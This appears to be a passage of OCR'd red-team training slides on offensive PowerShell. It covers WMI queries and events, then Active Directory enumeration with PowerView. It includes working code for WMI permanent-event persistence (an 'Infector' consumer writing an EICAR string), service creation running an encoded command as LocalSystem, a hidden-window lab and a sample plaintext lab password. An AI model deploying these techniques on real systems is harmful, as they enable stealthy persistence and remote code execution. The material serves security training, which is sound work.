- Useful map of root/cimv2 class relationships in WMI\Labs\WMI_Association_Graph.png. Thank you @dfinke.

WMI - Association Queries

Format:

```
ASSOCIATORS OF {[Object].[Key]=[KeyValue]}
<WHERE [AssocClass|ResultClass = ClassName]>
```

Best to avoid this syntax by using Get-CimAssociatedInstance (PSv3+).

WMI - Association Query Examples

List all running processes that have wldp.dll loaded

```
Get-WmiObject -Query 'ASSOCIATORS OF
{CIM_DataFile.Name="c:\\windows\\system32\\wldp.dll"} WHERE
AssocClass=CIM_ProcessExecutable'
```

List all running processes that have wldp.dll loaded

```
Get-CimInstance -ClassName CIM_DataFile -Filter 'Drive = "C:" AND
Path="\\Windows\\System32\\" AND (Name="C:\\Windows\\System32\\wldp.dll")' -Property
Name | Get-CimAssociatedInstance -Association CIM_ProcessExecutable
```

List members of the local administrator group

```
Get-CimInstance -ClassName Win32_Group -Filter 'SID = "S-1-5-32-544"' | Get-
CimAssociatedInstance -ResultClassName Win32_Account
```

WMI - Query Mini-lab

Using just WMI or CIM cmdlets, list out all the processes grouped by the user that started the process. Only list users that have processes associated with them. You'll want to run this elevated.

Solution: Labs\Day 2\WMI\UserProcessAssociation.ps1

Example output:

```
Account          Processes
-------          ---------
TestUser         {Win32_Process: taskhostw.exe (Handle = "3036"), Win32_Process: mmc.exe
(Handle = ...
SYSTEM           {Win32_Process: lsass.exe (Handle = "772"), Win32_Process: svchost.exe
(Handle = "...
LOCAL SERVICE    {Win32_Process: WUDFHost.exe (Handle = "964"), Win32_Process: svchost.exe
(Handle ...
NETWORK SERVICE {Win32_Process: svchost.exe (Handle = "80"), Win32_Process: svchost.exe
(Handle = ...
```

WMI - Event Queries

Event types:

1. Intrinsic
   - Can be used to detect the creation, modification, or deletion of any WMI object instance.
   - Requires a polling interval to be specified - can affect performance
2. Extrinsic
   - These events fire immediately. No polling period required. These events won't be missed.
   - Not as many of these events exist.

- See WMI\Labs\EventDiscovery.ps1 to enumerate WMI events.

WMI - Event Queries

Format:

- `SELECT [Class property name[s]|*] FROM [INTRINSIC CLASS NAME] WITHIN [POLLING INTERVAL] <WHERE [CONSTRAINT]>`
- `SELECT [Class property name[s]|*] FROM [EXTRINSIC CLASS NAME] <WHERE [CONSTRAINT]>`

Examples:

- `SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA "Win32_Service" AND TargetInstance.Name = "PSEXESVC"`
- `SELECT * FROM RegistryKeyChangeEvent WHERE Hive="HKEY_LOCAL_MACHINE" AND KeyPath="SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"`

WMI - Event Query Examples

- Register-WmiEvent -Query 'SELECT ProcessName FROM Win32_ProcessStartTrace' -Action { Write-Host "New process: $($EventArgs.NewEvent.ProcessName)" }

- Register-CimIndicationEvent -Namespace root/subscription -Query 'SELECT * FROM __InstanceCreationEvent WHERE TargetInstance ISA "__FilterToConsumerBinding"' -Action {Write-Host 'New WMI persistence!'}

WMI - Permanent Eventing

Until now, event queries ran in the context of the PowerShell process. Event queries can persist beyond reboots and execute something in response.

Three requirements:

1. __EventConsumer - the action to execute
2. __EventFilter - the event to trigger off of
3. __FilterToConsumerBinding - Binds the filter and consumer together.

These classes live in the root/subscription and root/default namespaces.

WMI - Permanent Eventing

- WMI persistence is not only a great persistence technique, but it's also technically a remote code execution technique. It also doesn't involve invoking a method.
- Requires using Set-WmiInstance or Set-CimInstance.
- References:
  - https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf
  - https://gist.github.com/mattifestation/2828e33c4fe9655fd907
  - https://gist.github.com/mattifestation/bf9af6fbafd0c421455cd62693edcb7a

WMI - Permanent Eventing

```
$EventFilterArgs = @{
        EventNamespace = 'root/cimv2'
        Name = 'DriveChanged'
        Query = 'SELECT * FROM Win32_VolumeChangeEvent'
        QueryLanguage = 'WQL'
}
$Filter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments $EventFilterArgs
$CommandLineConsumerArgs = @{
        Name = 'Infector'
        CommandLineTemplate = "powershell.exe -NoP -C
`"[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('WDVPIVAIQEFQWzRcUFpYNTQoUF4pN0NDKTd9JEVJQ0FSL
VNUQU5EQVJELUFOVEIWSVJVUy1URVNULUZJTEUhJEgrSCo=')) | Out-File %DriveName%\eicar.txt`""
}
$Consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments
$CommandLineConsumerArgs
$FilterToConsumerArgs = @{ Filter = $Filter; Consumer = $Consumer }
$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -Arguments
$FilterToConsumerArgs
```

WMI - Offensive Lab

Develop a WMI event in PowerShell that alerts upon the creation of a %TEMP%\SDIAG_<GUID> directory (i.e. Troubleshooting Pack temp files) and just outputs the name of the directory.

1. Determine the class associated with directories.
2. Get accustomed writing a Get-CimInstance query that returns quickly before writing the event.
3. Write the event query using Register-CimIndicationEvent
4. Try to find an ideal polling interval that will consistently print the name of the directory before it's deleted.
5. Bonus: within your event handler, unregister the event without hardcoding the subscriber ID.
6. Hint: Paths need to be escaped properly. The query should have a LIKE operator. Win32_Directory queries will require some very specific filters to be performant.

Solution in **Labs\Day 2\WMI\FileWatchers.ps1**

WMI - Defensive Lab

Write a WMI-based event that alerts you whenever a PowerShell host process is started - i.e. any process that loads the PS DLL.

1. Be mindful of *.ni.dll variants
2. There is an extrinsic event class to capture this.
3. Print the path of the loaded DLL and the process ID of the process that loaded the DLL.

Solution in **Labs\Day 2\WMI\FileWatchers.ps1**

WMI - Method Invocation Example - Service Lateral Movement

```
Invoke-CimMethod -Namespace root/default -ClassName StdregProv -MethodName SetStringValue -Arguments @{
                hDefKey = [UInt32] 2147483650 # HKLM
                sSubKeyName = 'SYSTEM\CurrentControlSet\Control'
                sValueName = 'WaitToKillServiceTimeout'
                sValue = '120000'
}

Invoke-CimMethod -ClassName Win32_Service -MethodName Create -Arguments @{
                StartMode = 'Manual'
                StartName = 'LocalSystem'
                ServiceType = ([Byte] 16)
                ErrorControl = ([Byte] 1)
                Name = 'Owned'
                DisplayName = 'Owned'
                DesktopInteract  = $False
                PathName = "cmd /c $Env:windir\System32\WindowsPowerShell\v1.0\powershell.exe -EncodedCommand
RwBIAHQALQBEAGEAdABIACAAfAAgAE8AdQB0AC0ARgBpAGwAZQAgAEMAOgBcAFQAZQBzAHQAXABvAHcAbgBIAGQALgB0AHgAdAAgAC0AQQBwAHAAZQ
BuAGQA -NonInteractive -NoProfile"
}

$EvilService = Get-CimInstance -ClassName Win32_Service -Filter 'Name = "Owned"'
Invoke-CimMethod -MethodName StartService -InputObject $EvilService
#Invoke-CimMethod -MethodName Delete -InputObject $EvilService
```

WMI - Lab

Create a cmd.exe process using WMI with the following properties:

1. Blank window title
2. Have the windows appear beyond the bounds of the screen resolution. Bonus if resolution determined w/ WMI.
3. Hidden windows
4. Bonus: black text on a black background
5. Hint: Win32_ProcessStartup is necessary and requires a trick to create an instance. The trick was discussed earlier.

Extra credit: Get runscripthelper.exe to execute code from a folder you control as a non-elevated user.

Solution in **Labs\Day 2\WMI\HiddenCMD.ps1** and **RunscripthelperBypass.ps1**


Active Directory Basics

From Containers to LDAP Interfaces

Active Directory


- At its core, Active Directory (AD) is database that
  - Represents the resources (users/computers/shares/etc.) for an organization
  - Contains access rules that govern the control relationships between these resources
  - Provides security policies, centralized management, and other rich features
- Red teams and real bad guys have been abusing AD for years, but not much offensive AD information has existed publicly (until fairly recently)
  - Great reference: https://adsecurity.org/

Active Directory



Active Directory Forests/Domains

- **Domains** are containers within the scope of a forest and define a scope/unit of policy
  - PowerView: **Get-Domain**
  - Can have GPOs linked
- A **forest** is a single instance of Active Directory
  - Essentially a collection of domain containers that trust one another
  - PowerView: **Get-Forest**



Active Directory Containers

- Organizational units (OUs) are logical groupings of users, computers, and other resources
  - Can have GPOs linked
  - PowerView: **Get-DomainOU *name*** [-GPLink GUID]
- Sites and subnets represent the physical network topology
  - A computer automatically joins a subnet based on its dhcp lease
  - Subnets (**Get-DomainSubnet**) are linked to specific sites (**Get-DomainSite**)
  - Sites can have GPOs linked as well [**Get-DomainSite -GPLink GUID**]
- Groups
  - Collections of users/other groups (**Get-DomainGroup**)
  - Can function as a security principal

Active Directory Objects

- The physical entities that make up a network
- Users
  - A security principal that is allowed to authenticate to machines/resources in the domain
  - PowerView: **Get-DomainUser**
- Computers
  - A special type of user account
  - PowerView: **Get-DomainComputer**
- GPOs
  - A collection of policies applied to a domain/site/OU object
  - PowerView: **Get-DomainGPO**

Active Directory Administrators

BUILTIN\Administrators	Local admin access on a domain controller.
Domain Admins	Administrative access to all resources in the associated domain
Enterprise Admins	Exists only in the forest root. Implicitly added to “Domain Admins” of every child domain.
Schema Admins	Can modify the domain/forest schema. Normally not useful from a red team perspective.
Server Operators	Can administer domain servers.
Account Operators	Can manage any user not in a privileged group.

Interfacing With Active Directory

- General approaches are:
  - Built in **net** commands which wrap various Win32 API calls
  - Manual implementation of various Win32 API calls
  - LDAP interfaces (like dsquery/adfind)
  - PowerShell!
- With PowerShell, the main options are:
  - The official RSAT-AD-PowerShell Active Directory cmdlets
  - Interacting with various .NET classes that wrap various RPC interfaces
  - Using the .NET **DirectorySearcher** or **DirectoryEntry** objects to interface with LDAP
- PowerView uses a combination of all of the above

PowerView

- PowerView is a PowerShell version 2.0-compliant network and domain situational-awareness tool
  - Think of it like a recoded version of the official Active Directory cmdlets that works on V2, with some bonus features
  - Rewritten from the ground up in late 2016
- Built to automate large components of our tradecraft used to facilitate red team engagement
- Uses PSReflect for its Win32 function calls (nothing touches disk)
  - Also heavily wraps DirectorySearcher objects under the hood
- All PowerView functions have proper XML-based help
  - Remember **Get-Help**!

-Identity

- Most LDAP (Verb-Domain*) cmdlets also have an **-Identity** parameter instead of -UserName/-GroupName/etc.
- This parameter accepts:
  - samAccountName
  - distinguishedName
  - objectGUID
  - objectSID
  - dnshostname (for computers)
- These can be mixed!
  - **‘GUID’, ‘harmj0y’, ‘OU=…’ | Get-DomainObject**

-Credential

- ALL PowerView functions accept a **-Credential** specification
  - BUT the behavior varies under the hood (WMI vs Win32 API vs LDAP)
- LDAP functions (Verb-Domain*) modules use alternate plaintext creds with DirectoryServices.DirectoryEntry/DirectorySearcher
  - **$SecPassword = ConvertTo-SecureString 'BurgerBurgerBurger!' -AsPlainText -Force**
  - **$Cred = New-Object System.Management.Automation.PSCredential('TEST LAB\dfm.a', $SecPassword)**
  - **Get-DomainUser harmj0y -Credential $Cred**

Other Common Parameters

- **-LDAPFilter '(property=Value)'**
  - Allows you to specify additional optional LDAP filters
- **-Properties property1,property2**
  - Returns *only* the properties specified
  - "Optimizes to the left" in what's returned from the server!
- **-FindOne()**
  - Only return one result (good for object property inspection)
- **-SearchBase "ldap://OU=blah,DC=..."**
  - Searches a particular OU/LDAP bind path
- **-Server computer.domain.com**
  - Specifies a DC to bind to for the query

[DirectoryServices.ActiveDirectory]

- The **[DirectoryServices.ActiveDirectory]** namespace has a number of useful interfaces for various Active Directory taskings

- Ex: to retrieve the current domain object:
  - **[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()**

- Ex: to retrieve a foreign domain object:
  - **$Context = New-Object System.DirectoryServices.ActiveDirectory.DirectoryContext('Domain', $Domain)**
  - **[System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($Context)**


DirectoryEntry

- The **[System.DirectoryServices.DirectoryEntry]** represents a encapsulates a node or object in Active Directory
  - **$Entry = New-Object DirectoryServices.DirectoryEntry('LDAP://CN=harmj0y,CN=Users,DC=testlab,DC=local')**
  - **$Entry.objectclass**

- The **[adsi]** accelerator is an easy **DirectoryEntry** alias:
  - **([adsi]"LDAP://CN=harmj0y,CN=Users,DC=testlab,DC=local").objectclass**


- Note: Be sure to capitalize LDAP:// !

[adsi]


Windows PowerShell
PS C:\Users\harmj0y> $Entry = [adsi]"LDAP://CN=harmj0y,CN=Users,DC=testlab,DC=local"
PS C:\Users\harmj0y> $Entry | gm
TypeName: System.DirectoryServices.DirectoryEntry
Name MemberType Definition
---- ---------- ----------
ConvertDNWithBinaryToString CodeMethod static string ConvertDNWithBinaryToS...
ConvertLargeIntegerToInt64 CodeMethod static long ConvertLargeIntegerToInt...
accountExpires Property System.DirectoryServices.PropertyVal...
adminCount Property System.DirectoryServices.PropertyVal...
badPasswordTime Property System.DirectoryServices.PropertyVal...
badPwdCount Property System.DirectoryServices.PropertyVal...
cn Property System.DirectoryServices.PropertyVal...
codePage Property System.DirectoryServices.PropertyVal...
countryCode Property System.DirectoryServices.PropertyVal...

